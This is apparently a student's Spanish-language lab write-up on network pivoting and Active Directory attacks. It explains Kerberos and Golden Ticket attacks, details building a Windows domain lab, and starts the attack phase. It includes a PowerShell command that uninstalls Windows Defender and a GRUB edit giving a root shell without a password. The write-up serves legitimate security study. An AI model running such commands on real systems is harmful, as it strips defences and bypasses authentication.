

INTRODUCCIÓN#
Para mi proyecto final de síntesis de CFGM-SMX decidí meterme de lleno en el barro de la ciberseguridad ofensiva y montar un laboratorio para auditar dos conceptos clave: Pivoting y ataques contra Active Directory (AD PWN).
La idea era simular un entorno corporativo realista: una máquina perimetral expuesta al exterior con servicios web vulnerables, y detrás de ella, una red interna con un Domain Controller y clientes Windows completamente aislados de internet. A partir de ahí, el objetivo fue comprometer la máquina perimetral, pivotar hacia la red interna y escalar privilegios hasta hacerme con el control total del dominio y dejar persistencia.
Mis dos grandes objetivos en este proyecto fueron:
- Explorar el Pivoting en profundidad: entender cómo usar un equipo comprometido como proxy para saltar entre segmentos de red a los que inicialmente no tengo acceso directo.
- Auditar y vulnerar Active Directory: explotar fallos de configuración, ataques de credenciales (Kerberos, NTLM Relay) y crear persistencia mediante un Golden Ticket.
Teniendo esto en cuenta, construí el siguiente laboratorio:
- Aragog (Debian / VulnHub): máquina perimetral con un servicio web en el puerto 80. Dispone de dos interfaces de red: una hacia mi red atacante y otra hacia la red corporativa interna.
- DC-Company (Windows Server 2016 Datacenter): el Domain Controller (DC) de la empresa con servicios de Active Directory, DNS, DHCP y un servidor de correo local (hMailServer con IMAP/POP3).
- Clientes Windows: puestos de trabajo clientes de Windows dentro del dominio
visma.local.
GESTIÓN DEL PROYECTO#
Sistemas operativos en la red objetivo#
- Como ya he comentado en la introducción, cuento con 5 máquinas en total: empezando con la máquina Aragog, esta es un servidor Debian descargado desde Vulnhub. Después contamos con 4 Máquinas dentro del Active Directory, donde se encuentran el Domain Controller (DC) con Windows server 2016 datacenter junto a 3 máquinas “clientes” con Windows 11 dentro del Dominio del Active Directory.
Sistema operativo máquina principal#
- En este caso existe una 6a máquina, esta es mi máquina principal desde donde voy a realizar las pruebas de penetración. En este caso cuento con Kali Linux (una distribución de Linux basada en Debian con muchas herramientas de ciberseguridad pre-instaladas). Escogí esta ya que era la ISO que venía descargada en los PCs de clase y traía herramientas que iba a utilizar. Para darle algo de personalidad a la VM decidí ir con un entorno personalizado: BSPWM como gestor de ventanas, sxhkd para los keybindings y la terminal Kitty con zsh en vez de bash.
Red#
- Usé la red de clase configurando mi máquina atacante y la máquina Aragog en modo adaptador puente. La razón de esto es que simulan que la Aragog esta expuesta con un servicio Web a la GAN desde donde la máquina atacante es capaz de atacarla y entrar dentro del entorno empresarial.
Una vez vista la idea del entorno, paso a los conceptos básicos para poder entender el proyecto.
Teoría#
Pivoting#
En primer lugar empezaré explicando qué es el pivoting. Dentro del entorno de la ciberseguridad el pivoting es una técnica donde se usa un equipo vulnerado como “proxy” para poder acceder a un segmento de red al cual inicialmente no tenía acceso, sea porque tiene 2 interfaces (poco habitual) o porque tiene acceso a otras VLANS.
La victima al hacer de proxy nos permite redirigir todo el tráfico hacia (como ya he dicho) a otro segmento lo que hace que podamos vulnerar equipos a los que antes no llegábamos.
Aquí un apoyo visual sobre como se vería el Pivoting.

Aquí observamos como la máquina atacante se encuentra en una red distinta a la máquina Objetivo, pero el Pivote (que es una maquina del medio) tiene 2 interfaces de red, una en el mismo segmento de red que la máquina atacante y la otra en el mismo que la máquina objetivo. Por lo que si conseguimos vulnerar la máquina Pivote podemos llegar a acceder a la máquina objetivo.
Una vez entendido cómo funciona el Pivoting, paso a explicar qué es Active Directory ya que es la siguiente fase.
Active Directory#
Entendemos como Active Directory a la solución que ofrece Microsoft a entornos empresariales. Este permite centralizar toda la información y recursos que estén disponibles a un equipo. Se compone por el Domain Controller (DC) y los clientes, también puede contar con otros servidores para tener redundancia en los servicios como DNS, DHCP, etc. Pero sus funciones principales/básicas son las nombradas
El DC es un Windows Server Datacenter al que se le instala el rol de Active Directory. Este rol le permite obtener toda la información del dominio y también le permite gestionar todos los usuario y equipos de la red que tengan Active Directory, de manera que (como hemos dicho) se mantiene toda la información centralizada.
Este también se ocupa de la autenticación, aunque normalmente lo hace por Kerberos pero si este servicio por alguna razón no se encuentra disponible usará el servicio NTDS para autenticarse.
El servicio NTDS ocupa un archivo llamado NTDS.dit para su funcionamiento, este archivo es donde se almacenan los hashes NTLM (contraseña del user cifrada) de todos los usuarios del dominio junto el grupo al que pertenecen. Por lo que es un archivo muy critico dentro del dominio como del sistema.
Kerberos#
El nombre de Kerberos procede de la mitología griega y hace referencia a Cerbero, un perro de tres cabezas que custodiaba las puertas del mundo de los muertos. El nombre alude a las tres “cabezas” del protocolo Kerberos: el cliente, el servidor y el centro de distribución de claves (KDC) de Kerberos, que emite los “tickets” de Kerberos.
Un “ticket” de Kerberos es un certificado digital, emitido por un servidor de autenticación y cifrado con la clave del servidor, que permite a los hosts demostrar su identidad entre sí de forma segura. Es lo que se conoce como autenticación mutua.
Como he explicado anteriormente, Kerberos es un servicio que gestiona los inicios de sesión a otros servicios dentro del AD, por lo que así se vería un inicio de sesión a un servicio que este bajo el “control” del DC:
- Solicitud del Ticket TGT por parte del cliente
- El cliente solicita un Ticket Granting Ticket (TGT) para autenticarse en la red.
- Es importante resaltar que el TGT incluye un “timestamp”, que marca el momento exacto en el que se generó el ticket. Este timestamp es clave, ya que el ticket se encripta utilizando la contraseña “hasheada” del cliente (el Hash NT del usuario).
- El KDC (Key Distribution Center) es un componente instalado en el DC (Domain Controller), responsable de enviar y recibir los tickets TGT.
- Envío del Ticket TGT por parte del DC
- El DC envía el TGT al cliente, cifrado con la contraseña del usuario krbtgt (usuario principal de Kerberos).
- Una vez recibido el TGT, el cliente realiza una solicitud al TGS (Ticket Granting Service) para obtener acceso a un servicio específico en la red.
- Solicitud de TGS
- El TGS es responsable de autenticar al cliente para un servicio particular.
- Debido a que el TGT se genera con el usuario krbtgt, el TGS puede verificar que los permisos asociados al TGT son válidos.
- Envío del TGS por parte del servidor
- Si el TGT es válido y el cliente está autorizado, el servidor envía el TGS al cliente.
- Este ticket (TGS) permite al cliente acceder al servicio solicitado.
- Presentación del TGS al servicio
- El cliente presenta el TGS al servicio correspondiente para autenticar su acceso y completar el proceso de inicio de sesión.
Golden Ticket Attack#
Una vez entendido cómo funciona Kerberos, paso a explicar uno de los ataques principales realizados en este trabajo: el Golden Ticket Attack.
Este es un ataque donde el objetivo final es conseguir un Ticket de Concesión Kerberos (TGT) falsificado con la “firma” del servidor para obtener acceso sin restricciones a servicios o recursos dentro de un dominio Active Directory.
De manera sencilla el proceso es algo por el estilo: Para ello primero necesitamos un usuario y contraseña validos en el dominio, después debemos extraer el hash utilizado por el sistema Kerberos para autenticar los tickets. Con la clave de KRBTGT en posesión, podemos generar un Golden Ticket falso.
El Golden Ticket es un ticket de autenticación con una firma criptográfica válida, que permite hacerse pasar por cualquier usuario dentro del dominio, incluso uno con privilegios elevados, como un administrador.
Preparación del entorno#
Con la base teórica clara, pasé a preparar el laboratorio de Active Directory: un Windows Server Datacenter con el rol de Domain Controller (DC) y las máquinas clientes Windows. El Windows Server aparte de tener el rol de DC, también ofrecerá otros servicios como:
- Correo
- Servidor DHCP
- Servidor DNS
Así que después de haber enumerado todos los servicios que ofrecerá, toca crear la máquina.
Crear máquinas#
En mi caso utilicé Windows Server 2016 Datacenter y le asigné el hostname DC-Company.
- Le asigné 4 GB de RAM, 2 núcleos y habilité el modo EFI.
- De disco le asigné 400 GB.
Una vez tenemos esto, ya podemos iniciar la máquina virtual (si vamos a poner la MV en una red NAT o vamos a modificar la interfaz de red, antes de inicarla, modificarlo). Procedemos con la instalación normal, Al escoger la versión, debemos escoger la “Windows Server 2016 Datacenter Evaluation (Desktop Experience)”.

Una vez Instalado, nos pedirá poner una contraseña de administrador para la Máquina, se la indicamos y acabará de iniciar. Una vez acabe de iniciar, nos logueamos y nos aparecerá

Instalando servicios#
Para poder instalar los servicios que necesitamos lo que haremos sera dirigirnos a manage > add roles and Features y desde ahí podremos instalar lo que necesitamos que en nuestro caso serian 3 servicos necesarios, active directory, dns y dhcp.

Aceptaremos todo y en el apartado de confirmación, confirmaremos pulsando “install”para así se instale lo escogido anteriormente.
Una vez instalado nos saldrá de esta manera, ya podremos cerrarlo.
Arriba a la derecha habrá una bandera el cual son las notificaciones, pulsaremos en ella y nos deberá salir un apartado el cual será el active directory, si pulsamos en él, nos llevará a la siguiente pestaña (lo que se muestra en imagen), creé el dominio con el nombre visma.local.

Seguido nos pedirá una constraseña para nuestro dominio, tendremos que tener activado (en la misma pestaña) “Domain Name System (DNS) server” y “Global Catalog (GC)”. En opciones adicionales le asigné el nombre NetBIOS correspondiente.
Una vez aceptemos todo nos pedirá reiniciar la máquina, la reiniciamos.
Cambiando el HostName#
Para cambiar el nombre pc haremos click derecho en el símbolo de Windows de nuestra barra de tareas y nos dirigiremos a “System”.

Nos saldrá una ventana con datos del sistema, deberemos darle a “Change settings”.
Saltara otra ventana el cual para poder cambiarle el nombre deberemos pulsar en “Change”, escribiremos el nombre que queramos ponerle a nuestro pc, cuando aceptemos nos pedirá reiniciar para que se pueda cambiar correctamente, no es obligatorio reiniciar pero seria conveniente.
Creación de usuarios AD#

Comencé creando los usuarios del Active Directory en Tools > Active Directory Users and Computers. Creé los usuarios estándar de pruebas con contraseñas seguras para simular cuentas de empleados sin privilegios.
Configuración del DHCP#


Para configurar el DHCP será importante tenerlo instalado como comentamos en el primer punto. Comenzaremos yendo a la bandera veremos la notificación del DHCP, cuando le demos a “complete DHCP configuration” se nos abrira una ventana, en autorización autoricé con VISMA\Administrator, aceptamos y instalamos.
Seguido fui a Tools > DHCP, entraremos abriremos las carpetas hasta entrar a iPv4, añadiremos una nueva ip comenzando por la ip 192.168.1.40 hasta la 192.168.1.200, con la máscara 255.255.255.0 pondremos 90 días, como router pondremos la ip 192.168.1.1 como name Domain pondremos el que pusimos al crear nuestro dominio visma.local
Installing hmailserver#
Para que todo vaya correctamente deberemos instalar una característica llamada “.NET Framework 3.5”.


Una vez este instalada, iremos a nuestro navegador y instalaremos el hmailserver (url), cuando ya lo hayamos instalado, lo iniciaremos, nos pedirá una contraseña pondremos la que nosotros queramos , una vez dentro añadiremos un dominio, pondremos el dominio que creamos anteriormente en nuestro AD, creé las cuentas de correo en Accounts > Add correspondientes a los usuarios del dominio.
Creando y configurando los clientes del AD DC#
A continuación creé las máquinas cliente con Windows Pro (necesario para unirse a un dominio de Active Directory):



Una vez lista la primera máquina, la cloné para tener el segundo equipo cliente. Al iniciar ambas y ejecutar ipconfig observé que ambas tenían exactamente la misma IP asignada por DHCP:

En lo que nos deberíamos fijar es en el “Unique ID”, este es la dirección MAC y es que al clonar las máquinas también se ha clonado la dirección MAC. Por lo que, para resolver este problema, simplemente debemos Apagar una máquina, entrar en configuración > red > Avanzado. Y aquí pedir otra MAC. Y ya está, se han cambiado solo las últimas 3 duplas de la dirección MAC, ya que las 3 primeras, hacen referencia al fabricante (Virtual box).
Una vez tenemos esto, ya podemos inicar la máquina y ver que tenemos una dirección ip distinta y además nos aparece en “Adresses Leases” en el Win Server.
Añadir ordenadores al AD#

Para añadir ordenadores al AD, es decir, añadirles nuestro ddominio, deberemos dirijirnos a la confirguación de nuestra máquina, dentro de cuentas > Obtener acceso a trabajo o escuela, seleccionaremos conectar como nosotros no tendremos que poner un correo eléctronico sino un dominio, le daremos abajo, donde dice “UNir este dispositivo a un dominio local AD”, pondremos nuestro dominio visma.local.
Añadí el equipo al dominio visma.local con las credenciales de usuario y reinicié el equipo, repitiendo el proceso para el resto de máquinas cliente.

Para las pruebas de laboratorio desactivé el antivirus para evitar interferencias en los payloads. Primero en el DC, para ello entramos en PowerShell ISE:
Uninstall-WindowsFeature -Name Windows-Defender
En las máquinas cliente desactivé Windows Defender desde Configuración y a través de directivas locales (gpedit.msc).
Ataque#
Una vez listo el laboratorio, pasé a la fase de explotación comenzando por la máquina perimetral Aragog.
Aragog#
Como la máquina Aragog venía preparada para VirtualBox y en mi caso utilicé VMware Workstation, las interfaces de red no coincidían. Al no disponer de contraseñas, edité los parámetros de arranque en GRUB pulsando e para conseguir una shell root en el boot:
linux /boot/vmlinuz-3.2.0-24-generic root=UUID=bc6f8146-1523-46a6-8b\
6a-64b819ccf2b7 ro  quiet splash
initrd /boot/initrd.img-3.2.0-24-generic
Justo debemos modificar donde pone ro quiet spalsh y poner rw init=/bin/bash, se vería tal que asi:
linux /boot/vmlinuz-3.2.0-24-generic root=UUID=bc6f8146-1523-46a6-8b\
6a-64b819ccf2b7 rw init=/bin/bash
initrd /boot/initrd.img-3.2.0-24-generic
